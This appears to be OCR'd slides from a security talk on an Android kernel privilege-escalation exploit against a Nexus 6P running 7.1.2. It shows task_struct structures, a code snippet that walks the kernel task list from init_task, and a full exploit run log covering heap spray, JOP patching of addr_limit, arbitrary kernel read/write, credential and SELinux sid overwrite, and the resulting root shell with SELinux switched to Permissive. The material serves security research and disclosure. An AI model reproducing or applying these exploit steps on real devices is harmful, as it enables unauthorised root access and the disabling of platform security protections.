
- **优雅JOP的代价**

虽然可以任意地址读写，但是没有泄漏的sp，无法获取当前进程thread_info结构体地址，因此无法进行后续的提权操作。

ROOT

- **task_struct**

```
struct task_struct {
    // ...
    struct list_head tasks;
    // ...
    const struct cred __rcu *real_cred;
    const struct cred __rcu *cred;
    struct cred *replacement_session_keyring;
    char comm[TASK_COMM_LEN];
    // ...
}
struct list_head {
    struct list_head *next, *prev;
};
```



ROOT

- **init_task**

内核初始化时静态创建且导出

```
angler:/ # cat /proc/kallsyms | grep -w "init_task"
ffffffc001779fe0 D init_task
```

- **user_task**

```
char *user_comm = "xxoo";
prctl(PR_SET_NAME, user_comm, 0, 0, 0);

unsigned long tasks = init_task;
char *comm = NULL;

while(1) {
    comm = tasks->next + tasks_to_comm_offset;
    if (strcmp(comm, user_comm) == 0) {
        // find it, do something...
        break;
    }
    tasks = tasks->next;
}
```

```
[*] get xxoo thread_info tasks address

        0xffffffc00e9a02b0: init
        0xffffffc00e9a0d70: kthreadd
        0xffffffc00e9a1830: ksoftirqd/0
        0xffffffc00e9a22f0: kworker/0:0
        0xffffffc00e9a2db0: kworker/0:0H
        0xffffffc00e9a3870: kworker/u16:0
        0xffffffc00e9a4330: migration/0
        0xffffffc00e9a4df0: rcuc/0
        0xffffffc00e9a58b0: rcub/0
        0xffffffc00e9a6370: rcu_preempt
        0xffffffc00e9a6e30: rcu_bh
        0xffffffc00e9f02b0: rcu_sched
        0xffffffc0bf23cdf0: DIAG_USB_diag
        0xffffffc0bf23c330: diag_cntl_wq
        0xffffffc0bf3e82b0: diag_dci_wq
        0xffffffc0bf3e8d70: kgsl-3d0
        0xffffffc0bf3e9830: kgsl-events
        0xffffffc0ad714df0: imsdatadaemon
        0xffffffc0acea1830: slim_daemon
        0xffffffc0ba160d70: system_server
        0xffffffc05e9858b0: sdcard
        0xffffffc0b93d58b0: sh
        0xffffffc08c18adb0: m.android.phone
        0xffffffc03bc5b870: android.youtube
        0xffffffc041e24330: :CameraShortcut
        0xffffffc047396e30: xxoo
[+] xxoo thread_info tasks address = 0xffffffc047396e30
```

ROOT

- **Security enforce bypass**

☺ SELINUX

☺ PXN

☹ KASLR (8.0+)

☹ PAN (armv8.1)

2. adb shell (adb)

```
# idhyt @ idhyt-mbp in ~ [10:20:58]
$ adb shell
angler:/ $ getprop | grep fingerprint
[init.svc.fingerprintd]: [running]
[ro.bootimage.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
[ro.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
[ro.vendor.build.fingerprint]: [google/angler/angler:7.1.2/N2G48C/4104010:user/release-keys]
angler:/ $
angler:/ $ cat /proc/version
Linux version 3.10.73-g5b0be8f02fe (android-build@wphs1.hot.corp.google.com) (gcc version 4.9.x-goog
le 20140827 (prerelease) (GCC) ) #1 SMP PREEMPT Thu Jun 8 18:03:16 UTC 2017
angler:/ $
angler:/ $ getenforce
Enforcing
angler:/ $
angler:/ $ ./data/local/tmp/xxoo
        [*] start, pid: 9361, tid: 9361, uid: 2000, gid: 2000
        [1] padding data to fake obj.
        [2] prepare heap spray data.
[?] fix mmap bugs???
        [3] trigger exploit.
        [4] test for r/w kernel capacity
[!] jop to patch thread_info.addr_limit
[-] FAILED READ @ 0xffffffc001a044e8 : -1, errno = 14, msg = Bad address
[!] jop to patch thread_info.addr_limit
[+] cat arbitrary read/write succeeded 0xffffffc001a044e8 = 0xffffffc00024c2c4
        [5] get root, patch cred & sid
[*] get current thread_info cred offset
[+] xxoo thread_info tasks address = 0xffffffc01c7c1830
[*] get current thread_info cred offset
[+] init thread_info tasks address = 0xffffffc00e9a02b0
[+] init task sid = 38
        patch security.sid
        osid=0x26, sid=0x26, exec_sid=0x0, create_sid=0x0, keycreate_sid=0x0, sockcreate_sid=0x0
        patch security success.
        [*] end, pid: 9361, tid: 9361, uid: 0, gid: 0
angler:/ #
angler:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r
),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:init:s0
angler:/ #
angler:/ # getenforce
Permissive
angler:/ #
angler:/ #
```

Q & A